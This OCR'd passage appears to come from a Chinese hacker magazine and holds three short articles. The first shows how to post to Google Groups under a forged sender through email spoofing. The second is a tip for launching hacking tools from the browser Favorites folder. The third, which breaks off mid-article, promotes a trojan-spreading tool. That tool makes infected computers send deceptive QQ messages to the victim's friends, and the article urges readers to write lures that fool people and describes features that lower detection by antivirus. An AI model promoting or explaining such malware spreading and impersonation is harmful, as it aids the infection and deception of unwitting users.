


图2




图3




图4

（本文所涉及到的软件：commview和base64工具已收录到光盘中）

Google论坛——惊现呆呆虫

前些日子，在网上冲浪，闲着无事打开Google（PS：有够闷的，没事打开来干嘛－_－）。正要关闭之际，看见了“论坛”二字。奇怪，Google是什么时候推出论坛的？怎么以前一直没留意到。管它呢，进去看看再说。




图1




图2

在里面逛了一圈后，才知道原来该论坛任何人均可自由创建，而创建的论坛是一个电子邮件，而不是类似ASP、PHP等程序，里面发表的每一个主题都有一封邮件，而且论坛还支持利用邮件来发贴。帖子的主题就是邮件的主题，帖子内容就是邮件内容，发贴人就是发件人。在了解到这些后，脑子里突然浮现出一款工具“邮件发送器”。对啊，用它可以匿名发信，或者是冒用任何人的邮件发信。那可不可以利用它来冒名发贴呢？马上来实践一下。

随便找个论坛邮件来测试一下，就选我自己建立的“许慧欣论坛”吧，得到论坛邮箱：loveevonne@googlegroups.com，然后找到“邮件发送器”打开它，收件人处填写：loveevonne@googlegroups.com，主题写“测试”，发件人处填写“我不是呆呆虫”，呵呵，后面写呆呆虫的邮箱：hicn@163.com，正文处随便写，如图1。点击发送，稍微等一下，接着打开论坛。看，帖子已经躺在那儿了，如图2，测试成功。另外，如果要回帖，只需复制主题名即可。

虽然这算不上是什么漏洞，但是我们却可以利用这个方法来以任何人的名义发任何内容的帖子（像我这样，呵呵）。如果被一些居心不良的人利用，将会造成论坛的混乱。希望Google能在利用邮箱发贴上加一个回信确认机制，以防止被他人利用。

（本文中所涉及到的邮件发送器已收录到光盘中）

用收藏夹快捷的使用黑软

HITMAN

相信各位玩黑的朋友手里都有很多黑客小软件小工具吧，东西多了自然就不好管理了，用起来还要一个一个地去找，是不是有些麻烦呢？至少我现在已经觉得有些麻烦了。

前两天偶然的机会，整理浏览器的收藏夹，发现用浏览器的收藏夹可以用来很方便的立刻找到并打开自己想要的程序。

首先要找到收藏夹的位置，一般都是在“C:\Documents and Settings\HITMAN\Favorites”这里的C:\是你的系统所在硬盘，HITMAN就是你的系统账户了，大家换成自己相应的就可以了。

一般Favorites文件夹里放的都是Internet快捷方式文件或者是文件夹，在浏览器窗口里点收藏夹就会列出这个文件夹里的网页快捷方式。这时我想如果是其他文件会怎么样呢？我放了一个exe文件在Favorites文件夹里，再打开浏览器看收藏夹时看到了那个exe文件，并且文件名和图标都是原来的，点一下，就直接运行了，真是好用！

我用的是Maxthon浏览器，可以把收藏夹作为工具条显示在浏览器上方，用起来就更方便了。刚才说了，收藏夹里可以新建文件夹，大家可以把黑软分类放到不同的文件夹里，更方便了。

有些黑软不只是一个exe文件，而有很多文件，这怎么办呢？我们可以在收藏夹里建立快捷方式，做法是：在收藏夹里点击鼠标右键，选新建快捷方式，然后选择目标文件，就可以了。在浏览器里点击效果事故一样的。

好啦，就说到这了，有什么问题或更好的想法欢迎大家一起讨论。

（本文所涉及的Maxthon浏览器光盘已收录）

新一代宣传利器——龙少挂马宣传助手

罗秉琨

记得在去年12月的杂志上，曾经介绍过一个软件——挂马宣传精灵，不过，现在许多杀毒软件都将它列入了查杀的范围，因此，我今天就给大家带来了一款新的挂马宣传软件——龙少挂马宣传助手。

程序运行后的界面如图1所示，清新又简洁，各种功能一目了然。先来介绍一下它的QQ宣传：一共有6组宣传语句，每一组又带有2个语句。大家随便填写，总之能欺骗对方就可以了（呵呵，怎么骗人，就看你嘴皮子功夫了）。当对方运行后，系统会在打开QQ聊天窗口和发送消息窗口时自动发两句消息给自己的好友，每个好友只发送一次。下方的QQ宣传语句相关设置中可以修改发送间隔时间和发送一组语句后禁止用户发送消息给该好友（补充说明：QQ宣传功能会在电脑重启15次后自动失效，因为重启15次后，QQ没有再自动发消息的必要，这样能降低中毒电脑的厌恶指数和被查杀率，其他功能没有这个限制）。

